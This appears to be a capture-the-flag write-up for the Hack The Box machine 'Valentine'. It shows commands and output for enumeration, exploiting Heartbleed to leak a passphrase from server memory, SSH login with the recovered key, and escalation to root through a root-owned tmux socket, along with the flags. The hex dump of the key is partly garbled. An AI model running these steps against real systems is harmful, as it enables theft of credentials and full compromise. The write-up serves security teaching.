
Write Up Valentine



Made By: IceL0rd

Discord: IceL0rd#3684

Table of Contents

Enumeration

Nmap Scan


nmap -sV -sC 10.10.10.79

```
root@kali:/tmp/Valentine# nmap -sV -sC  10.10.10.79
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-13 06:23 EDT
Nmap scan report for 10.10.10.79
Host is up (0.021s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrP
| Not valid before: 2018-02-06T00:45:25
|_Not valid after:  2019-02-06T00:45:25
|_ssl-date: 2020-06-13T10:23:58+00:00; +2s from scanner time.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Web page

After we see that port: 80 and 443 are open I went to check the webpage. Both are the same page

Port 80 web page.



Port 433 web page.



After reviewing the web page, I couldn't find any useful information. Next thing that I did was trying to find files/directories on the webpage.

Gobuster

gobuster dir -u http://10.10.10.79/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html

```
root@kali:/tmp/Valentine# gobuster dir -u http://10.10.10.79/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.79/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,txt,html
[+] Timeout:        10s
===============================================================
2020/06/13 06:30:27 Starting gobuster
===============================================================
/index (Status: 200)
/index.php (Status: 200)
/dev (Status: 301)
Progress: 4418 / 220562 (2.00%)
```

I found 1 interesting directory: /dev

http://10.10.10.79/dev/

Found 2 files.

Examining The 2 Files

Before we can examine the 2 files that we just found, we need to download both files.

wget http://10.10.10.79/dev/notes.txt

wget http://10.10.10.79/dev/hype_key

Contents of notes.txt

```
root@kali:/tmp/Valentine# cat notes.txt
To do:

1) Coffee.
2) Research.
3) Fix decoder/encoder before going live.
4) Make sure encoding/decoding is only done client-side.
5) Don't use the decoder/encoder until any of this is done.
6) Find a better way to take notes.
root@kali:/tmp/Valentine#
```

Contents of hype_key

We can see this is Hex.


```
root@kali:/tmp/Valentine# cat hype_key
2d 2d 2d 2d 2d 42 45 47 49 4e 20 52 53 41 20 50
1 45 42 38 38 43 31 34 30 46 36 39 42 46 32 30
 33 55 4f 4c 30 6c 46 30 78 66 37 50 7a 6d 72 6
4d 77 78 2b 61 49 36 0d 0a 30 45 49 30 53 62 4f
6 68 6a 46 6d 41 75 34 41 7a 71 63 4d 2f 6b 69
 70 35 65 58 4f 61 55 49 48 76 48 6e 76 4f 36 5
6d 4e 52 44 31 6a 2f 35 39 2f 34 75 33 52 4f 72
8 30 46 49 54 6a 6a 4d 6a 6e 4c 49 70 78 6a 76
 44 34 5a 2b 75 43 0d 0a 4f 6c 36 6a 4c 46 44 3
6f 73 52 54 43 73 5a 64 31 34 4f 50 74 73 34 62
0 4f 6e 4d 58 61 49 70 65 31 64 67 62 30 4e 64
 54 35 62 50 4c 43 36 35 74 46 73 74 6f 52 74 5
78 6e 68 4e 6f 46 74 67 30 4d 78 74 36 72 32 67
0 68 55 72 39 51 0d 0a 72 30 38 70 6b 4f 78 41
 5a 31 46 66 6e 67 4a 53 73 76 39 2b 4d 66 76 7
6e 6e 66 52 4b 6b 47 56 47 31 4f 56 79 75 77 63
9 70 4e 79 49 53 46 43 46 59 6a 53 71 69 79 47
 33 44 78 56 38 65 53 59 46 4b 46 4c 36 70 71 7
79 45 53 70 59 0d 0a 70 6e 73 75 6b 42 43 46 42
8 4b 2b 54 58 45 4c 33 69 63 6d 49 4f 42 52 64
 50 4e 61 61 57 5a 67 45 63 71 78 79 6c 43 43 2
77 53 65 54 42 46 32 61 77 52 6c 58 48 39 42 72
7 43 55 51 2b 39 35 43 47 48 4a 45 38 4d 6b 68

root@kali:/tmp/Valentine#
```

CyberChef Decrypting The Hex

https://gchq.github.io/CyberChef/

we see we have an encrypted SSH key.



I copied the encrypted SSH key to a file.

```
root@kali:/tmp/Valentine# cat enc-ssh-key
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0lF0xf7PzmrkDa8R
5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+aI6
0EI0SbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi
Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P
OXBKNe6l17hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd
pHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1j/59/4u3ROrTCKeo9DsTRqs2k1SH
QdWwFwaXbYyT1uxAMSl5Hq9OD5HJ8G0R6JI5RvCNUQjwx0FITjjMjnLIpxjvfq+E
p0gD0UcylKm6rCZqacwnSddHW8W3LxJmCxdxW5lt5dPjAkBYRUnl91ESCiD4Z+uC
Ol6jLFD2kaOLfuyee0fYCb7GTqOe7EmMB3fGIwSdW8OC8NWTkwpjc0ELblUa6ulO
t9grSosRTCsZd14OPts4bLspKxMMOsgnKloXvnlPOSwSpWy9Wp6y8XX8+F40rxl5
XqhDUBhyk1C3YPOiDuPOnMXaIpe1dgb0NdD1M9ZQSNULw1DHCGPP4JSSxX7BWdDK
aAnWJvFglA4oFBBVA8uAPMfV2XFQnjwUT5bPLC65tFstoRtTZ1uSruai27kxTnLQ
+wQ87lMadds1GQNeGsKSf8R/rsRKeeKcilDePCjeaLqtqxnhNoFtg0Mxt6r2gb1E
AloQ6jg5Tbj5J7quYXZPylBljNp9GVpinPc3KpHttvgbptfiWEEsZYn5yZPhUr9Q
r08pkOxArXE2dj7eX+bq65635OJ6TqHbAlTQ1Rs9PulrS7K4SLX7nY89/RZ5oSQe
2VWRyTZ1FfngJSsv9+Mfvz341lbzOIWmk7WfEcWcHc16n9V0IbSNALnjThvEcPky
e1BsfSbsf9FguUZkgHAnnfRKkGVG1OVyuwc/LVjmbhZzKwLhaZRNd8HEM86fNojP
09nVjTaYtWUXk0Si1W02wbu1NzL+1Tg9IpNyISFCFYjSqiyG+WU7IwK3YU5kp3CC
dYScz63Q2pQafxfSbuv4CMnNpdirVKEo5nRRfK/iaL3X1R3DxV8eSYFKFL6pqpuX
cY5YZJGAp+JxsnIQ9CFyxIt92frXznsjhlYa8svbVNNfk/9fyX6op24rL2DyESpY
pnsukBCFBkZHWNNyeN7b5GhTVCodHhzHVFehTuBrp+VuPqaqDvMCVe1DZCb4MjAj
Mslf+9xK+TXEL3icmIOBRdPyw6e/JlQlVRlmShFpI8eb/8VsTyJSe+b853zuV2qL
suLaBMxYKm3+zEDIDveKPNaaWZgEcqxylCC/wUyUXlMJ50Nw6JNVMM8LeCii3OEW
l0ln9L1b/NXpHjGa8WHHTjoIilB5qNUyywSeTBF2awRlXH9BrkZG4Fc4gdmW/IzT
RUgZkbMQZNIIfzj1QuilRVBm/F76Y/YMrmnM9k/1xSGIskwCUQ+95CGHJE8MkhD3
-----END RSA PRIVATE KEY-----
root@kali:/tmp/Valentine#
```

Cracking Encrypted SSH Key

Now we can see that our encrypted SSH key in now converted into John The Ripper format so that we can try to brute force the password.

/usr/share/john/ssh2john.py enc-ssh-key > john-crack-ssh

```
root@kali:/tmp/Valentine# /usr/share/john/ssh2john.py enc-ssh-key > john-crack-ssh
root@kali:/tmp/Valentine# cat john-crack-ssh
enc-ssh-key:$sshng$1$16$AEB88C140F69BF2074788DE24AE48D46$1200$0db3eb3bbf247a036e9350
ccb4d0cc31f9a23ad0423449b3985005755b8115ee6f7a42c663af026f9e355a7e6e95b0a6933c11e9ba
79739a5081ef1e7bcee9270755646b67bd1f7297298a62f5c35dd381d77602219da472c9a585082393ee
cc8e72c8a718ef7eaf84a74803d1473294a9baac266a69cc2749d7475bc5b72f12660b17715b996de5d3
db386cbb292b130c3ac8272a5a17be794f392c12a56cbd5a9eb2f175fcf85e34af19795ea84350187293
675b92aee6a2dbb9314e72d0fb043cee531a75db3519035e1ac2927fc47faec44a79e29c8a50de3c28de
de5fe6eaeb9eb7e4e27a4ea1db0254d0d51b3d3ee96b4bb2b848b5fb9d8f3dfd1679a1241ed95591c930
02e169944d77c1c433ce9f3688cfd3d9d58d3698b565179344a2d56d36c1bbb53732fed5383d22937221
b27210f42172c48b7dd9fad7ce7b2386561af2cbdb54d35f93ff5fc97ea8a76e2b2f60f2112a58a67b2e
9bffc56c4f22527be6fce77cee576a8bb2e2da04cc582a6dfecc40c80ef78a3cd69a59980472ac72942
d2087f38f542e8a5455066fc5efa63f60cae69ccf64ff5c52188b24c02510fbde42187244f0c9210f7
root@kali:/tmp/Valentine#
```

We can't crack the password, so this is a rabbit hole now we need to go back to our enumeration fase.

john --wordlist=/usr/share/wordlists/rockyou.txt john-crack-ssh

```
root@kali:/tmp/Valentine# john --wordlist=/usr/share/wordlists/rockyou.txt john-crack-ssh
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 6 candidates left, minimum 8 needed for performance.
0g 0:00:00:13 DONE (2020-06-13 06:49) 0g/s 1091Kp/s 1091Kc/s 1091KC/s            ..*7¡Vamos!
Session completed
root@kali:/tmp/Valentine#
```

Back To Enumeration

We can see that it's vulnerable to Heartbleed.

nmap --script vuln -p 22,80,443 10.10.10.79

```
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are
```

Exploitation

Searchsploit heartbleed

```
root@kali:/tmp/Valentine# searchsploit heartbleed
---------------------------------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------------------------------
OpenSSL 1.0.1f TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure (Multiple SSL/TLS Versions)
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (1)
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (2) (DTLS Support)
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure
---------------------------------------------------------------------------------------------------
Shellcodes: No Results
root@kali:/tmp/Valentine#
```

Now we need to copy this file to our system.

searchsploit -m multiple/remote/32764.py

```
root@kali:/tmp/Valentine# searchsploit -m multiple/remote/32764.py
  Exploit: OpenSSL 1.0.1f TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure (Multiple SSL/TLS Versions)
      URL: https://www.exploit-db.com/exploits/32764
     Path: /usr/share/exploitdb/exploits/multiple/remote/32764.py
File Type: Python script, ASCII text executable, with CRLF line terminators

Copied to: /tmp/Valentine/32764.py


root@kali:/tmp/Valentine# ls 32764.py
32764.py
root@kali:/tmp/Valentine#
```

python 32764.py 10.10.10.79 | more

```
root@kali:/tmp/Valentine# python 32764.py 10.10.10.79 | more
Trying SSL 3.0...
Connecting...
Sending Client Hello...
Waiting for Server Hello...
 ... received message: type = 22, ver = 0300, length = 94
 ... received message: type = 22, ver = 0300, length = 885
 ... received message: type = 22, ver = 0300, length = 331
 ... received message: type = 22, ver = 0300, length = 4
Sending heartbeat request...
 ... received message: type = 24, ver = 0300, length = 16384
Received heartbeat response:
  0000: 02 40 00 D8 03 00 53 43 5B 90 9D 9B 72 0B BC 0C  .@....SC[...r...
  0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+..H...9.......
  0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0  .w.3....f.....".
  0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00  !.9.8.........5.
  0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0  ................
  0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00  ............3.2.
  0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00  ....E.D...../...
  0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00  A...............
  0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01  ................
  0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00  ..I...........4.
  00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00  2...............
  00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00  ................
  00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00  ................
  00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 30 2E 30 2E  ....#.......0.0.
  00e0: 31 2F 64 65 63 6F 64 65 2E 70 68 70 0D 0A 43 6F  1/decode.php..Co
  00f0: 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C  ntent-Type: appl
  0100: 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F  ication/x-www-fo
  0110: 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 43  rm-urlencoded..C
  0120: 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34  ontent-Length: 4
  0130: 32 0D 0A 0D 0A 24 74 65 78 74 3D 61 47 56 68 63  2....$text=aGVhc
  0140: 6E 52 69 62 47 56 6C 5A 47 4A 6C 62 47 6C 6C 64  nRibGVlZGJlbGlld
  0150: 6D 56 30 61 47 56 6F 65 58 42 6C 43 67 3D 3D 07  mV0aGVoeXBlCg==.
```

We see a bse64 encoded text.

aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==

We need to decode it.

echo "aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==" |base64 -d; echo

```
root@kali:/tmp/Valentine# echo "aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==" |base64 -d; echo
heartbleedbelievethehype
```

heartbleedbelievethehype

heartbleedbelievethehype

Now that we have a password we can enter the password of the encrypted SSH key.

sudo ssh -i enc-ssh-key.pub hype@10.10.10.79

```
root@kali:/tmp/Valentine# sudo ssh -i enc-ssh-key.pub hype@10.10.10.79
load pubkey "enc-ssh-key.pub": invalid format
Enter passphrase for key 'enc-ssh-key.pub':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Jun 13 11:28:44 2020 from 10.10.14.8
hype@Valentine:~$
```

whoami && ifconfig && cat user.txt; echo

```
hype@Valentine:~/Desktop$ whoami && ifconfig && cat user.txt; echo
hype
eth0      Link encap:Ethernet  HWaddr 00:50:56:b9:1f:3d
          inet addr:10.10.10.79  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: dead:beef::bd0e:8d25:4be4:f313/64 Scope:Global
          inet6 addr: dead:beef::250:56ff:feb9:1f3d/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:1f3d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:26834 errors:0 dropped:73 overruns:0 frame:0
          TX packets:622 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1713645 (1.7 MB)  TX bytes:82415 (82.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2890 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2890 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:734348 (734.3 KB)  TX bytes:734348 (734.3 KB)

e6710a5464769fd5fcd216e076961750
```

Post-Exploitation

By looking into bash_history, we see that something interesting.

```
hype@Valentine:~$ cat .bash_history

exit
exot
exit
ls -la
cd /
ls -la
cd .devs
ls -la
tmux -L dev_sess
tmux a -t dev_sess
tmux --help
tmux -S /.devs/dev_sess
exit
hype@Valentine:~$
```

When we look into that file, we see it's owned by root.

```
hype@Valentine:/.devs$ ls -al
total 8
drwxr-xr-x  2 root hype 4096 Jun 13 05:13 .
drwxr-xr-x 26 root root 4096 Feb  6  2018 ..
srw-rw----  1 root hype    0 Jun 13 05:13 dev_sess
hype@Valentine:/.devs$
```

Now we can attach this tmux session and we are root.

tmux -S /.devs/dev_sess

whoami && ifconfig && cat /root/root.txt; echo

```
root@Valentine:/.devs# whoami && ifconfig && cat /root/root.txt; echo
root
eth0      Link encap:Ethernet  HWaddr 00:50:56:b9:1f:3d
          inet addr:10.10.10.79  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: dead:beef::bd0e:8d25:4be4:f313/64 Scope:Global
          inet6 addr: dead:beef::250:56ff:feb9:1f3d/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:1f3d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:27425 errors:0 dropped:73 overruns:0 frame:0
          TX packets:799 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1756572 (1.7 MB)  TX bytes:110385 (110.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2920 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2920 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:742038 (742.0 KB)  TX bytes:742038 (742.0 KB)

f1bb6d759df1f272914ebbc9ed7765b2
```